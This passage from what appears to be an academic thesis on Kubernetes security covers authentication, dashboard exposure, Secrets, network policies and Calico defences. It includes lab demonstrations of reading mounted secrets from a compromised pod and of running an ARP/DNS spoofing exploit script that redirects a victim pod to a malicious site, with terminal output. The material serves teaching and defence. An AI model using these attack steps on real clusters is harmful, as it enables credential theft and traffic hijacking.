In order for a kubeconfig file to be created, the user generates a key and uses it to create a CSR (certificate signing request). After that, the administrators of the cluster get the CSR file and they import it inside the cluster. Then the CSR is signed by the certificate authority of the cluster creating a CRT file. Next, the CRT is used to create the kubeconfig file along with information about the cluster like the cluster name, the user and the CA. At the same time, the role is created if it does not already exist and specifies the rights of the user or group inside the cluster. Finally, a role binding is created that matches the user or group with the role. The kubeconfig can now be used [55].

A similar procedure is implemented to export a token. After the creation of a role binding the token can be exported and sent to the user.


Kubernetes Dashboard


[✓ Kubeconfig]

Please select the kubeconfig file that you have created to configure access to the cluster. To find out more about how to configure and use kubeconfig file, please refer to the Configure Access to Multiple Clusters section.

Token

Every Service Account has a Secret with valid Bearer Token that can be used to log in to Dashboard. To find out more about how to configure and use Bearer Tokens, please refer to the Authentication section.

Dashboard must always be behind some kind of protection and never be publicly accessible. An example of bad configuration of the dashboard is Tesla the electric car company. Tesla’s Kubernetes dashboard was publicly accessible and not password protected due to a misconfiguration. This allowed hackers to access the dashboard and deploy pods that were performing crypto mining. Also, the performed actions so that the attack could be undetected like hiding the mining ip address behind a proxy, changing the default port of the mining software as well as keeping the CPU usage limited [30].



Namespaces

	Name	Labels	Phase	Created ↑
✓	kubernetes-dashboard	-	Active	an hour ago
✓	Org-1	-	Active	13 days ago
✓	default	-	Active	22 days ago
✓	kube-node-lease	-	Active	22 days ago
✓	kube-public	-	Active	22 days ago
✓	kube-system	-	Active	22 days ago

1 – 6 of 6

Besides requiring for a kubeconfig file that includes a certificate or a token to sigh in, the dashboard in order to be protected must always be behind a firewall, a reverse proxy or to be accessed only through a bastion host.


3.14 Bastion Model

A bastion host is a special-purpose computer on a network specifically designed and configured to withstand attacks. The computer generally hosts a single application, for example a proxy server, and all other services are removed or limited to reduce the threat to the computer. It is hardened in this manner primarily due to its location and purpose, which is either on the outside of a firewall or in a demilitarized zone (DMZ) and usually involves access from untrusted networks or computers[31].

3.15 Secrets

A Secret in Kubernetes is an object that contains a small amount of sensitive data such as a password, a token, or a key. Such information might otherwise be put in a Pod specification or in an image. Along with users system also creates some secrets for it to function.


Because secrets can be created independently of the Pods that use them, there is less risk of the secret being exposed during the workflow of creating, viewing, and editing Pods. The system can also take additional precautions with Secrets, such as avoiding writing them to disk where possible.
A secret is only sent to a node if a Pod on that node requires it. The kubelet stores the secret into a tmpfs so that the secret is not written to disk storage. Once the Pod that depends on the secret is deleted, the kubelet will delete its local copy of the secret data as well. There may be secrets for several Pods on the same node. However, only the secrets that a Pod requests are potentially visible within its containers. Therefore, one Pod does not have access to the secrets of another Pod. There may be several containers in a Pod. However, each container in a Pod has to request the secret volume in its volumeMounts for it to be visible within the container. This can be used to construct useful security partitions at the Pod level. On most Kubernetes distributions, communication between users and the API server, and from the API server to the kubelets, is protected by SSL/TLS. Secrets are protected when transmitted over these channels.
On the other hand, containers that carry secretes must be extra protected because if they are compromised the secrets can be leaked. An attacker who has compromised a pod can easily view the secrets that are mounted on that pod.
Below we examine the scenario that credentials are mounted on a container inside a pod [32].
First, we create the credentials. It is mandatory to encode them with base64.



```
panos@ubuntu:~/Documents/secrets$ echo -n 'admin' | base64
YWRtaW4=
panos@ubuntu:~/Documents/secrets$ echo -n 'password1' | base64
cGFzc3dvcmQx
```


Figure 59 - Credentials must be base64 encoded

Then we create the secret using the following yaml configuration, apply the secret and check that the secret has been created.




```
panos@ubuntu:~/Documents/secrets$ cat mysecret.yml
apiVersion: v1
kind: Secret
metadata:
  name: mysecret
type: Opaque
data:
  username: YWRtaW4=
  password: cGFzc3dvcmQx
```

Figure 60 - Yaml configuration of a secret



```
panos@ubuntu:~/Documents/secrets$ kubectl apply -f mysecret.yml
secret/mysecret created
```


Figure 61 - Secret creation



```
panos@ubuntu:~/Documents/secrets$ kubectl get secrets
NAME                  TYPE                                  DATA   AGE
default-token-gq4zl   kubernetes.io/service-account-token   3      15d
mysecret              Opaque                                2      11s
```

Figure 62 - Validation tha the secret has been created successfully


Finally, we create a test pod using the redis image and we mount the secret.



```
panos@ubuntu:~/Documents/secrets$ cat mysecret-pod.yml
apiVersion: v1
kind: Pod
metadata:
  name: mypod
spec:
  containers:
  - name:  mypod
    image: redis
    volumeMounts:
    - name: foo
      mountPath: "/etc/foo"
      readOnly: true
  volumes:
  - name: foo
    secret:
      secretName: mysecret
```

Figure 63 - Yaml configuration of a pod with a mounted secret

If an attacker manages to gain access to the container, he can then view the secrets that are mounted and contain the credentials.



```
panos@ubuntu:~/Documents/secrets$ kubectl create -f mysecret-pod.yml
pod/mypod created
panos@ubuntu:~/Documents/secrets$ kubectl get pods
NAME    READY   STATUS    RESTARTS   AGE
mypod   1/1     Running   0          64s
panos@ubuntu:~/Documents/secrets$ kubectl exec -it mypod /bin/sh
# cd /etc/foo
# ls
password  username
# cat username
admin# cat password
password1# exit
```

Figure 64 - A compromised pod that revels the mounted secret


In order for scenarios like the above to be avoided, applications should be broken down into two or more containers: a frontend container which handles user interaction and business logic and a second container that handles the processes that utilize the credentials of the secret like a database connection. With this partitioned approach, an attacker now has to pivot between containers that is significantly harder than reading a file.

3.16 Man in the middle - DNS spoofing

An attacker, who manages to run malicious code on a cluster is able to successfully spoof DNS responses to all the applications running on the cluster, and from there execute a MITM (Man In The Middle) on all network traffic of pods. As previously mentioned, pod-to-pod networking inside the node is available via a bridge that connects all pods. This bridge is called cbr0. (Some network plugins will install their own bridge and give it a different name). The cbr0 can also handle ARP (Address Resolution Protocol) resolution. When an incoming packet arrives at cbr0, it can resolve the destination MAC address using ARP. Additionally, NET_RAW is a default permissive setting in Kubernetes. It's there to allow ICMP traffic between containers. But in addition to ICMP traffic, this capability grants an application the ability to craft raw packets (like ARP and DNS), so there's a lot of freedom for an attacker to play with network related attacks.

The combination of those two can firstly lead to an ARP spoofing and by extend to an DNS spoofing attack on a Kubernetes cluster. All DNS requests arrive at the cbr0 behind the CoreDNS pod, after they get DNAT where they are redirected to the DNS server pod. DNS requests coming from pods on external nodes will also arrive at this cbr0, since it is the bridge that connects the DNS pod to the cluster's network. So in the event an attacker manages to infect an application running next to a DNS pod, he could ARP spoof the cbr0, fooling it into thinking that he is the cluster DNS server, and take complete control of all DNS resolution in the cluster [68].


In the picture below we can see that we have a Kubernetes cluster with three pods. The first one is a compromised pod from a malicious user, the second one is a victim pods that will be misleaded to a malicious website and the third one is considered to be a fake pod that hosts the malicious website.



```
vagrant@vagrant:~$ kubectl get pods
NAME      READY   STATUS    RESTARTS   AGE
fake      1/1     Running   1          5h44m
hacker    1/1     Running   0          5h44m
victim    1/1     Running   0          5h44m
```

Figure 65 - Deployed pods


First, we get the ip address from the pod serving the malicious website.



```
root@fake:/usr/share/nginx/html# hostname -i
10.32.0.6
root@fake:/usr/share/nginx/html# curl localhost
<!DOCTYPE html>
<html>
<head>
<title>Welcome to malicious website!</title>
<style>
    body {
        width: 35em;
        margin: 0 auto;
        font-family: Tahoma, Verdana, Arial, sans-serif;
    }
</style>
</head>
<body>
<h1>Welcome to malicious website!</h1>

</body>
</html>
root@fake:/usr/share/nginx/html# 
```

Figure 66 - Ip address of the malicious website


Then we test a legitimate request from the victim pod to example.com.



```
rant@vagrant: ~
vagrant@vagrant: ~ 104x23
root@victim:/# curl example.com
<!doctype html>
<html>
<head>
    <title>Example Domain</title>

    <meta charset="utf-8" />
    <meta http-equiv="Content-type" content="text/html; charset=utf-8" />
    <meta name="viewport" content="width=device-width, initial-scale=1" />
    <style type="text/css">
    body {
        background-color: #f0f0f2;
        margin: 0;
        padding: 0;
        font-family: -apple-system, system-ui, BlinkMacSystemFont, "Segoe UI", "Open Sans", "Helvetica N
eue", Helvetica, Arial, sans-serif;

    }
    div {
        width: 600px;
        margin: 5em auto;
        padding: 2em;
        background-color: #fdfdff;
```

Figure 67 - Legitimate request to example.com


Next we start the script that executes the DNS spoofing inside the hacker pod. The script resolves all the requests for example.com and forwards them to the fake pod with ip address 10.32.0.6 [70].



```
root@hacker:/kube-dnsspoof# ./exploit.py
[*] starting attack on indirect mode
Bridge:  10.32.0.1 16:ec:d8:af:14:e4
Kube-dns:  10.32.0.2 f6:4e:39:b0:70:10

[+] Taking over DNS requests from kube-dns. press Ctrl+C to stop
[+] 10.32.0.4 <- KUBE-DNS response b'example.com.default.svc.cluster.local.' - 3
[+] 10.32.0.4 <- KUBE-DNS response b'example.com.default.svc.cluster.local.' - 3
[+] 10.32.0.4 <- KUBE-DNS response b'example.com.svc.cluster.local.' - 3
[+] 10.32.0.4 <- KUBE-DNS response b'example.com.svc.cluster.local.' - 3
[+] 10.32.0.4 <- UPSTREAM response b'example.com.home.' - 3
[+] 10.32.0.4 <- UPSTREAM response b'example.com.home.' - 3
[+] 10.32.0.4 <- UPSTREAM response b'example.com.home.' - 3
[+] 10.32.0.4 <- UPSTREAM response b'example.com.home.' - 3
[+] 10.32.0.4 <- UPSTREAM response b'example.com.home.' - 3
[+] Spoofed response to: 10.32.0.4 | b'example.com.' is at 10.32.0.6
```

Figure 68 - DNS spoofing script

The attack was successful the victim pod wanted to access ecample.com and accessed malicious pod.



```
root@victim:/# curl example.com
<!DOCTYPE html>
<html>
<head>
<title>Welcome to malicious website!</title>
<style>
    body {
        width: 35em;
        margin: 0 auto;
        font-family: Tahoma, Verdana, Arial, sans-serif;
    }
</style>
</head>
<body>
<h1>Welcome to malicious website!</h1>

</body>
</html>
root@victim:/# curl example.com
<!DOCTYPE html>
<html>
<head>
<title>Welcome to malicious website!</title>
```

Figure 69 - DNS spoofing attack was successful




Figure 70 - Diagram of the DNS spoofing attack

The ARP spoofing attack illustrated in the previous pictures, only works if the malicious entity and the target share the same layer 2 segment (e.g. have direct Ethernet connectivity). If Calico is used as a CNI, the network is fully routed at layer 3, meaning that each pod is on its own isolated layer 2 segment. ARP spoofing by pods is stopped dead in its tracks.

Calico directly programs the routing table that determines where IP packets are forwarded based on the known IP addresses of the pods, never basing the decision on a protocol like ARP which is partially under control of the potential attacker. That way Calico ensures that IP packets are delivered to the correct pods by avoiding ARP altogether within the node, but what about pods spoofing their source IPs?

The idea here is that if a pod is granted CAP_NET_ADMIN, it can just add an IP address to its network interface inside the pod. Or if it has CAP_NET_RAW it could construct IP packets with spoofed addresses and send them over the interface at the Ethernet layer. Calico was designed to stop this kind of spoofing. Regardless of what the malicious entity can do *from within* the pod, these packets are processed by the host kernel in the root network namespace where Calico has programmed it to be on the defensive against spoofing.

By using a kernel feature called *reverse path filtering*, IP packets with source addresses that are not the pod's real address are dropped. Reverse path filtering isn't a new kernel feature, it has been operational for many years. Every packet that is processed, must be confirmed on its route back to the source. If the packet came through a different interface than the one the kernel would use to forward to it, the packet is dropped. Since Calico programs the IP routes for each pod, this effectively stops them from sending packets as any address other than their real address [69].

4. Defenses

4.1 Network Security

4.1.1 Network Policies

Kubernetes provides a mechanism called Network Policies that can be used to enforce layer-3 segmentation for applications that are deployed on the platform. Network policies lack the advanced features of modern firewalls like layer-7 control and threat detection, but they do provide a basic level of network security. Kubernetes assigns each pod an IP address which is routable from all other pods, even across the underlying servers. Kubernetes network policies specify the access permissions for groups of pods




Figure 71 - Network policies diagram


A network policy specification consists of four elements:

1. **podSelector**: the pods that will be subject to this policy - mandatory
2. **policyTypes**: specifies which types of policies are included in this policy, ingress and/or egress - optional
3. **ingress**: allowed inbound traffic to the target pods - optional
4. **egress**: allowed outbound traffic from the target pods – optional

There is no need for all four elements to be included. The main podSelector element is mandatory, the other three are optional. podSelector works with the help of labels and label selectors. It is better for grouping reasons that every pod has at least one label. This way it is easier to separate and group pods that are scheduled for a specific purpose. For example, pods that have the label "db" might have a mysql container. Also, there is the case of {} which when appears means the selection of all the pods. If no policyTypes are specified on a NetworkPolicy then by default Ingress will always be set and Egress will be set if the NetworkPolicy has any egress rules.

When no policies are defined, Kubernetes allows all communications. All pods can talk to each-other freely. The same thing occurs with communication between namespaces in a default environment, even though namespaces are intended to isolate the environments from each other. Any forbiddance must be explicitly defined. When an isolation is required between namespaces a namespaceSelector must be defined to match a specific namespace.

Unlike firewalls Kubernetes policies define a target and specify ingress and/or egress traffic for that target and do not consist of rule with source and destination.


panos@ubuntu: ~/Documents/netpol
File Edit View Search Terminal Help

```
apiVersion: networking.k8s.io/v1
kind: NetworkPolicy
metadata:
  name: test-network-policy
  namespace: default
spec:
  podSelector:
    matchLabels:
      app: db
  policyTypes:
  - Ingress
  - Egress
  ingress:
  - from:
    - ipBlock:
        cidr: 172.17.0.0/16
        except:
        - 172.17.1.0/24
    - namespaceSelector:
        matchLabels:
          project: myproject
    - podSelector:
        matchLabels:
          role: frontend
    ports:
    - protocol: TCP
      port: 6379
  egress:
  - to:
    - ipBlock:
        cidr: 10.0.0.0/24
    ports:
    - protocol: TCP
      port: 5978
```

